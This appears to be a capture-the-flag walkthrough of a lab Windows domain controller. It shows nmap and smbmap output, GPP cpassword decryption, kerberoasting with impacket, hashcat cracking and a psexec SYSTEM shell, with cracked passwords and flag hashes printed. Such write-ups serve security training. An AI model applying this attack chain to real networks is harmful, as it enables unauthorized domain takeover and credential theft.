INITIAL SHELL:


NMAP scan. Port 139 and 445 are open.

```
┌──(kali㉿kali)-[~/opt/HTB/active]
└─$ nmap -p- -A 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 01:14 EDT
Stats: 0:31:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 95.26% done; ETC: 01:48 (0:01:34 remaining)
Nmap scan report for 10.10.10.100
Host is up (0.39s latency).
Not shown: 65508 closed ports
PORT      STATE    SERVICE      VERSION
88/tcp    open     kerberos-sec Microsoft Windows Kerberos (server time: 2021-08-24 05:48:10Z)
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   open     netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open     ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped
3268/tcp  open     ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped
5722/tcp  open     msrpc        Microsoft Windows RPC
9389/tcp  open     mc-nmf       .NET Message Framing
15011/tcp filtered unknown
26097/tcp filtered unknown
40329/tcp filtered unknown
47598/tcp filtered unknown
49152/tcp open     msrpc        Microsoft Windows RPC
49153/tcp open     msrpc        Microsoft Windows RPC
49154/tcp open     msrpc        Microsoft Windows RPC
49155/tcp open     msrpc        Microsoft Windows RPC
49157/tcp open     ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open     msrpc        Microsoft Windows RPC
49169/tcp open     msrpc        Microsoft Windows RPC
49172/tcp open     msrpc        Microsoft Windows RPC
49180/tcp open     msrpc        Microsoft Windows RPC
50558/tcp filtered unknown
62524/tcp filtered unknown
63111/tcp filtered unknown
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2076.28 seconds

┌──(kali㉿kali)-[~/opt/HTB/active]
└─$
```


Enumerating shares using smbmap, there is an interesting share “Replication” that can be read without any credentials.


```
┌──(kali㉿kali)-[~/opt/HTB/active]
└─$ smbmap -H 10.10.10.100
                                    2 ×
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

Enumerating all the files and folders within “Replication” share.




Getting the interesting file “Groups.xml” using anonymous login via smbclient.







Finding an interesting “cpassword” string in “Groups.xml” file corresponding to the domain user “SVC_TGS” of the domain “active.htb”




Decrypting the secret using gpp-decrypt and obtaining the cleartext password “GPPstillStandingStrong2k18” for the domain user “SVC_TGS”.




Using impacket’s Get-UserSPN to perform kerberoasting using the above discovered credentials and successfully harvesting TGS tickets for “Administrator” user.



Using hashcat to crack the above hash and obtain the cleartext password “Ticketmaster1968” for the “Administrator” user.




Obtaining a shell as “nt authority\system” using impacket’s psexec





```
┌──(kali㉿kali)-[~/opt/HTB/active]
└─$ psexec.py Administrator@10.10.10.100
Impacket v0.9.24.dev1+20210611.72516.1a5ed9dc - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file plbEKRYH.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service CHjm on 10.10.10.100.....
[*] Starting service CHjm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
[active] 0:python3*Z 1:zsh-                                                    "kali" 01:49 26-Aug-21
```

User.txt



```
c:\Users\SVC_TGS>cd Desktop

c:\Users\SVC_TGS\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of c:\Users\SVC_TGS\Desktop

21/07/2018  06:14 úú    <DIR>          .
21/07/2018  06:14 úú    <DIR>          ..
21/07/2018  06:06 úú                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)  23.442.595.840 bytes free

c:\Users\SVC_TGS\Desktop>type user.txt
86d67d8ba232bb6a254aa4d10159e983

c:\Users\SVC_TGS\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users\SVC_TGS\Desktop>whoami
nt authority\system

c:\Users\SVC_TGS\Desktop>hostname
DC

c:\Users\SVC_TGS\Desktop>
[active] 0:python3*Z 1:zsh-                                                    "kali" 01:50 26-Aug-21
```

Root.txt



```
c:\Users\Administrator>cd Desktop

c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of c:\Users\Administrator\Desktop

21/01/2021  07:49 úú    <DIR>          .
21/01/2021  07:49 úú    <DIR>          ..
21/07/2018  06:06 úú                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  23.442.595.840 bytes free

c:\Users\Administrator\Desktop>type root.txt
b5fc76d1d6b91d77b2fbf2d54d0f708b

c:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{B3FEC2C7-47CA-4014-A441-A3A5CDDC983C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users\Administrator\Desktop>whoami
nt authority\system

c:\Users\Administrator\Desktop>hostname
DC

c:\Users\Administrator\Desktop>
[active] 0:python3*Z 1:zsh-                                                    "kali" 01:51 26-Aug-21
```